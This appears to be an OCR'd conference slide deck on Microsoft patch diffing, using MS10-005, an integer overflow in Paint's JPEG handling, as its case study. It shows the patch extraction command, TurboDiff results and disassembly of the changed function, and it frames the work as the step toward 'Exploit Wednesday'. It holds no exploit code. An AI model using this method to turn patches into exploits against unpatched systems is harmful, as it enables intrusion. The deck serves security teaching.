Kicking the vulnerabilities out of Microsoft patches

Microsoft Patch Analysis - Patch Tuesday - Exploit Wednesday

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/ About Me

- Yaniv Miron aka Lament
- Security Researcher and Consultant
- Found security vulnerabilities in IBM, Oracle, Microsoft and Apache products as in other products.
- CISO Certified from the Technion (Israel Institute of Technology)
- Certified Locksmith

Agenda (1/2)

- Microsoft Patches
- What is Patch Tuesday
- What is Exploit Wednesday
- Microsoft Advisories
- What is binary and file diffing
- Patch Analysis in general
- Microsoft Patch Analysis


Agenda (2/2)

- Tools of the trade
- Diffing tools
- Explanation about the next step after Microsoft Patch Analysis: Exploit Wednesday
- **DEMO** - The actual process of Microsoft Patch Analysis diffing

- Q&A

Exclude !

- What is Reversing, Reverse Engineering, RE?
- What are Exploits?
- What are Patches?
- What are [Fill here a basic thing]?



Microsoft Patches

- As part of the monthly security bulletin release cycle, Microsoft provides the Microsoft Security Bulletin Advance Notification Service.
- This advance notification includes information about the number of new security updates being released, the software affected and severity levels.

Microsoft Patches Names

- There is a constant concept in the Microsoft Security Bulletins names.
- For example: MS10-005
  - MS - Microsoft
  - 10 - The year the bulletin published (2010).
  - 005 - The bulletin number in this year (5th bulletin of the 2010 year).

Patch Tuesday

- Microsoft Patches usually released on the second Tuesday of the month Hence:
  - Patch Tuesday

Read the latest Microsoft security bulletin summary

- Microsoft security bulletin summary for April 2010
  Download the April security updates for Microsoft Exchange, Microsoft Office and Microsoft Windows.

April 2010 security bulletin webcast

Read previously released Security bulletin summaries.

Next scheduled release: May 11, 2010

- Register now for the May security bulletin webcast

Exploit Wednesday

- Microsoft Exploits usually released on the second Wednesday of the month (Day after the Patch Tuesday) Hence:
  - Exploit Wednesday

Microsoft Advisories

- Microsoft Security Bulletin:
  - http://www.microsoft.com/technet/security/current.aspx

Microsoft Advisories [2]


- [1] Read the *ENTIRE* information page
- [2] “I don’t care - I’m a 31337”
  - Might work sometimes
    - http://www.microsoft.com/technet/security/bulletin/ms10-feb.mspx

Bulletin Information

- ⊞ Executive Summaries
- ⊞ Exploitability Index
- ⊞ Affected Software and Download Locations
- ⊞ Detection and Deployment Tools and Guidance

Microsoft Advisories [3]

- *And* read between the lines…



CVE


- Common Vulnerabilities and Exposures
- CVE is a dictionary of publicly known information security vulnerabilities and exposures.
- http://cve.mitre.org

Security Focus

- The SecurityFocus Vulnerability Database provides security professionals … information on vulnerabilities for all platforms and services.
- BugTraq is a high volume, full disclosure mailing list for the detailed discussion and announcement of computer security vulnerabilities.
- http://www.securityfocus.com

Diffing

- Diffing is typically used to show the changes between one version of a file and a former version of the same file.



Why Diffing?

- Do you install patches ?!


- We have a patch, why do we need to waste time with diffing?
  - Not installing patches
  - Signing vulnerabilities
  - Finding similar vulnerabilities

Patch Analysis

- Three main ways:
  - Installing the patch, checking the system before and after.
  - Diffing the patch/files with a patch/files from a new OS. i.e. XP vs. Vista
  - Diffing the patch files vs. the old files.

Microsoft Patch Analysis [1]

- Diffing the patch files vs. the old files.



(QFE vs. GDR diagram from http://blogs.technet.com/instan/archive/2009/03/04/qfe-vs-gdr-ldr-hotfixes.aspx)

Microsoft Patch Analysis [2]

- **GDR - General Distribution Releases**
  - Contains only security related changes that have been made to the binary.

- QFE - Quick Fix Engineering
  - Contains both security related changes that have been made to the binary as well as any functionality changes that have been made to it.

Tools of the Trade

- IDA Pro 5.5
- TurboDiff
- Hex-Rays
- UltraCompare
- Windows XP Pro SP3

IDA Pro

- IDA Pro 5.5
- IDA Pro is a Windows or Linux hosted multi-processor disassembler and debugger.
- http://www.hex-rays.com/idapro/

TurboDiff

- TurboDiff version turbodiff_v1.0.1
- Turbodiff is a binary diffing tool developed as an IDA plugin. It discovers and analyzes differences between the functions of two binaries.
- http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff

Hex-Rays

- Hex-Rays Decompiler - converts executable programs into a human readable C-like pseudocode text.
- http://www.hex-rays.com/decompiler.shtml

Ultra Compare

- UltraCompare Professional is folder/file compare utility loaded with features to enable you to compare text files and folders.
- http://www.ultraedit.com/products/ultracompare.html

Windows XP Pro SP3

- Windows XP Pro SP3 fully patched until February 8th 2010 and the MS10-002 patch, including it installed.
- http://www.microsoft.com/windows/windows-xp/

Diffing Tools


- CoreLabs TurboDiff
- Zynamics BinDiff - $$$
- eEye Binary Diffing Suite (EBDS)
- Many more…

Zynamics BinDiff [1]


- Zynamics BinDiff - $$$
- Zynamics BinDiff uses a graph-theoretical approach to allow comparison of executables by identifying identical and similar functions.
- http://www.zynamics.com/bindiff.html

zynamics BinDiff

Zynamics BinDiff [2]



Zynamics BinDiff [3]



TEST CASE: MS10-005

TEST CASE: MS10-005

TEST CASE: MS10-005

- Our test case is Microsoft Patch number MS10-005 that publish in February 9th 2010.
- http://www.microsoft.com/technet/security/bulletin/ms10-feb.mspx

MS10-005	**Vulnerability in Microsoft Paint Could Allow Remote Code Execution (978706)** This security update resolves a privately reported vulnerability in Microsoft Paint. The vulnerability could allow remote code execution if a user viewed a specially crafted JPEG image file using Microsoft Paint. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.	Moderate Remote Code Execution	May require restart	Microsoft Windows

What do we know? [1]

- The vulnerability is in Microsoft Paint.
- The vulnerability is by using JPG.

MS10-005 Patch Info.

- Vulnerability in Microsoft Paint Could Allow Remote Code Execution (978706)
- http://www.microsoft.com/technet/security/bulletin/ms10-005.mspx

TechNet Home > TechNet Security > Bulletins

Microsoft Security Bulletin MS10-005 - Moderate

Vulnerability in Microsoft Paint Could Allow Remote Code Execution (978706)

Published: February 09, 2010 | Updated: February 10, 2010

Version: 1.1

Affected Software

- We will focus on Windows XP SP3

Affected Software

Operating System	Maximum Security Impact	Aggregate Severity Rating	Bulletins Replaced by this Update
Microsoft Windows 2000 Service Pack 4	Remote Code Execution	Moderate	None
Windows XP Service Pack 2 and Windows XP Service Pack 3	Remote Code Execution	Moderate	None
Windows XP Professional x64 Edition Service Pack 2	Remote Code Execution	Moderate	None
Windows Server 2003 Service Pack 2	Remote Code Execution	Moderate	None
Windows Server 2003 x64 Edition Service Pack 2	Remote Code Execution	Moderate	None
Windows Server 2003 with SP2 for Itanium-based Systems	Remote Code Execution	Moderate	None

What do we know? [2]

- What do we know [1]
  - The vulnerability is in Microsoft Paint.
  - The vulnerability is by using JPG.
- The vulnerability is under Windows XP SP3.
  - (In our case).
- What else missing?

CVE-2010-0028

- CVE-2010-0028
  - Integer overflow in Microsoft Paint in Windows 2000 SP4, XP SP2 and SP3, and Server 2003 SP2 allows remote attackers to execute arbitrary code via a crafted JPEG (.JPG) file, aka "MS Paint **Integer Overflow** Vulnerability."

CVE-ID	
CVE-2010-0028 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Integer overflow in Microsoft Paint in Windows 2000 SP4, XP SP2 and SP3, and Server 2003 SP2 allows remote attackers to execute arbitrary code via a crafted JPEG (.JPG) file, aka "MS Paint Integer Overflow Vulnerability."	

What do we know? [3]

- What do we know [1]
  - The vulnerability is in **Microsoft Paint**.
  - The vulnerability is by using **JPG**.
- What do we know [2]
  - The vulnerability is under **Windows XP SP3**.
    - (In our case).
- The vulnerability is an **Integer Overflow**.

BID 38042

- Security Focus BID #38042
  - Microsoft Paint JPEG Image Processing Integer Overflow Vulnerability
    - Microsoft Paint is prone to a remote integer-overflow vulnerability.
    - An attacker can exploit this issue to execute arbitrary code with the privileges of the currently logged-in user. Failed exploit attempts will result in a denial-of-service condition.

BID 38042

Microsoft Paint JPEG Image Processing Integer Overflow Vulnerability

Bugtraq ID:	38042
Class:	Boundary Condition Error
CVE:	CVE-2010-0028
Remote:	Yes
Local:	No
Published:	Feb 09 2010 12:00AM
Updated:	May 06 2010 11:12AM
Credit:	Tielei Wang of Engineering Research Center of Info Security, Institute of Computer Science & Technology working with Secunia
Vulnerable:	Microsoft Windows XP Tablet PC Edition SP3 Microsoft Windows XP Tablet PC Edition SP2 Microsoft Windows XP Tablet PC Edition SP1 Microsoft Windows XP Tablet PC Edition Microsoft Windows XP Professional x64 Edition SP3 Microsoft Windows XP Professional x64 Edition SP2 Microsoft Windows XP Professional x64 Edition Microsoft Windows XP Professional SP3 Microsoft Windows XP Professional SP2

Integer Overflow

- Integer overflow occurs when an arithmetic operation attempts to create a numeric value that is larger than can be represented within the available storage space.
- For instance, adding 1 to the largest value that can be represented constitutes an integer overflow.

Integer Overflow [2]

- 8 bits: maximum value 2^8 – 1 = 255
- 16 bits: maximum value 2^16 – 1 = 65,535
- 32 bits: maximum value 2^32 – 1 = 4,294,967,295
- 64 bits: maximum value 2^64 – 1 = 18,446,744,073,709,551,615

Common integral data types [1]

Bits	Name	Range (assuming two's complement for signed)	Decimal digits	Uses
4	nibble, semioctet	*Unsigned:* 0 to +15	2	Binary-coded decimal, single decimal digit representation.
8	byte, octet	*Signed:* −128 to +127	3	ASCII characters, C/C++ char, C/C++ uint8_t, int8_t, Java byte, C# byte (unsigned), T-SQL tinyint, Delphi Byte, Shortint
		Unsigned: 0 to +255	3	
16	halfword, word, short, short	*Signed:* −32,768 to +32,767	5	UCS-2 characters, C/C++ short, C/C++ int (minimum), C/C++ uint16_t, int16_t, Java short, C# short, Java char, Delphi Word, Smallint, T-SQL smallint
		Unsigned: 0 to +65,535	5	

From http://en.wikipedia.org/wiki/Integer_%28computer_science%29

Common integral data types [2]

32	word, long, doubleword, longword, int	*Signed:* −2,147,483,648 to +2,147,483,647	10	UCS-4 characters, Truecolor with alpha, C/C++ int (with some compilers)[2], C/C++ long (on Windows and 32-bit DOS and Unix), C/C++ uint32_t, int32_t, Java int, C# int, FourCC, Delphi Cardinal, Integer, LongWord, LongInt, T-SQL int
		Unsigned: 0 to +4,294,967,295	10	
64	doubleword, longword, long long, quad, quadword, int64	*Signed:* −9,223,372,036,854,775,808 to +9,223,372,036,854,775,807	19	C/C++ long (on 64-bit Unix), C/C++ long long, C/C++ uint64_t, int64_t, Java long, C# long, ulong, Delphi Int64, T-SQL bigint
		Unsigned: 0 to +18,446,744,073,709,551,615	20	

From http://en.wikipedia.org/wiki/Integer_%28computer_science%29

Common integral data types [3]

128	octaword, double quadword	*Signed:* −170,141,183,460,469,231,731,687,303,715,884,105,728 to +170,141,183,460,469,231,731,687,303,715,884,105,727	39	C only available as non-standard compiler-specific extension
		Unsigned: 0 to +340,282,366,920,938,463,463,374,607,431,768,211,455	39	
n	*n*-bit integer (general case)	*Signed:* (-2^{n-1}) to $(2^{n-1}-1)$	$\lceil (n-1)\log_{10} 2 \rceil$	Ada `range -2**(n-1)..2**(n-1)-1`
		Unsigned: 0 to (2^n-1)	$\lceil n \log_{10} 2 \rceil$	Ada `range 0..2**n-1`, Ada `mod 2**n`

From http://en.wikipedia.org/wiki/Integer_%28computer_science%29

Integer Overflow [3]

- The range of integer values that can be stored in 32 bits is 0 through 4,294,967,295 or −2,147,483,648 through 2,147,483,647.
- Signed / Unsigned

Integer Overflow [4]

	9	9	9	9
+				1
1	0	0	0	0

Fixing Integer Overflows

- May different ways. SOME ARE BETTER.
- One of them: (32 bit signed int)
  - a=20
  - b=3
  - a+b<a ? NO

  - c=2,147,483,640
  - d=55
  - c+d<c ? YES (Integer Overflow)

Extract the Patch

- Example:
  - KBArticleNumber /X:C:\ExtractedPackage
- Our line:
  - C:\MS10-005\Download>WindowsXP-KB978706-x86-ENU.exe /x:C:\MS10-005\Extracted

Patch Files

- The extracted files are:
  - Folders:
    - SP2GDR
    - SP2QFE
    - **SP3GDR**
    - SP3QFE
    - update
  - Files:
    - spmsg.dll
    - spuninst.exe


SP3GDR Files

- The extracted files are:
  - mspaint.exe
- Only one file.

mspaint.exe
Paint
Microsoft Corporation


MS10-005 Paint vs. Before Paint

- The MS10-005 Patch mspaint.exe version:
  - 5.1.2600.5918 (xpsp_sp3_gdr.091216-2054)
- The pre-MS10-005 un-patched mspaint.exe version:
  - 5.1.2600.5512 (xpsp.080413-2105)



The diffing

- Take information from the un-patched and patched mspaint.exe.
- Compare the information taken.



Diffing Results

Turbodiff results

category	address	name	address	name
identical	10353c6	sub_10353c6_undefined	10353d6	sub_10353d6_undefined
identical	10353db	sub_10353db_undefined	10353eb	sub_10353eb_undefined
identical	10353f0	sub_10353f0_undefined	1035400	sub_1035400_undefined
identical	103540b	sub_103540b_undefined	103541b	sub_103541b_undefined
identical	1035415	sub_1035415_undefined	1035425	sub_1035425_undefined
identical	1028e64	sub_1028E64	1028e64	sub_1028E64
identical	102b122	sub_102B122	102b122	sub_102B122
identical	102b189	sub_102B189	102b189	sub_102B189
changed	1030f6d	sub_1030F6D	1030f6d	sub_1030F6D
unmatched 1	10251aa	sub_10251AA	-	-
unmatched 1	102d7e0	sub_102D7E0	-	-
unmatched 1	10342e4	CWinThread::IsIdleMessage(tagMSG *)	-	-
unmatched 1	10342f0	CWinThread::PumpMessage(void)	-	-
unmatched 1	10342fc	CWinThread::PreTranslateMessage(tagMSG *)	-	-
unmatched 1	1034308	CWinApp::Run(void)	-	-
unmatched 1	1034a94	CControlBar::CalcFixedLayout(int,int)	-	-

OK Cancel Help Search

Line 2368 of 2383

Changed Function [1]

- Un-patched mspaint.exe function

```
.text:01030F63                 pop     ebx
.text:01030F64                 pop     ebp
.text:01030F65                 retn    10h
.text:01030F65 sub_1030E7D     endp
.text:01030F65
.text:01030F65 ; ---------------------------------------------------------------------------
.text:01030F68                 db 5 dup(0CCh)
.text:01030F6D
.text:01030F6D ; =============== S U B R O U T I N E =======================================
.text:01030F6D
.text:01030F6D ; Attributes: bp-based frame
.text:01030F6D
.text:01030F6D sub_1030F6D     proc near               ; DATA XREF: .text:01007224↑o
.text:01030F6D
.text:01030F6D arg_0           = dword ptr  8
.text:01030F6D arg_4           = dword ptr  0Ch
.text:01030F6D arg_8           = dword ptr  10h
.text:01030F6D arg_C           = dword ptr  14h
.text:01030F6D
.text:01030F6D                 mov     edi, edi
.text:01030F6F                 push    ebp
.text:01030F70                 mov     ebp, esp
.text:01030F72                 mov     eax, [ebp+arg_C]
.text:01030F75                 test    eax, eax
.text:01030F77                 jz      short loc_1030F7C
```


Changed Function [2]

- Patched mspaint.exe function

```
.text:01030F65                 retn    10h
.text:01030F65 sub_1030E7D     endp
.text:01030F65
.text:01030F65 ; ---------------------------------------------------------------------------
.text:01030F68                 db 5 dup(0CCh)
.text:01030F6D
.text:01030F6D ; =============== S U B R O U T I N E =======================================
.text:01030F6D
.text:01030F6D ; Attributes: bp-based frame
.text:01030F6D
.text:01030F6D sub_1030F6D     proc near               ; DATA XREF: .text:01007224↑o
.text:01030F6D
.text:01030F6D arg_0           = dword ptr  8
.text:01030F6D arg_4           = dword ptr  0Ch
.text:01030F6D arg_8           = dword ptr  10h
.text:01030F6D arg_C           = dword ptr  14h
.text:01030F6D
.text:01030F6D                 mov     edi, edi
.text:01030F6F                 push    ebp
.text:01030F70                 mov     ebp, esp
.text:01030F72                 mov     eax, [ebp+arg_C]
.text:01030F75                 test    eax, eax
.text:01030F77                 jz      short loc_1030F7C
.text:01030F79                 and     dword ptr [eax], 0
.text:01030F7C
```

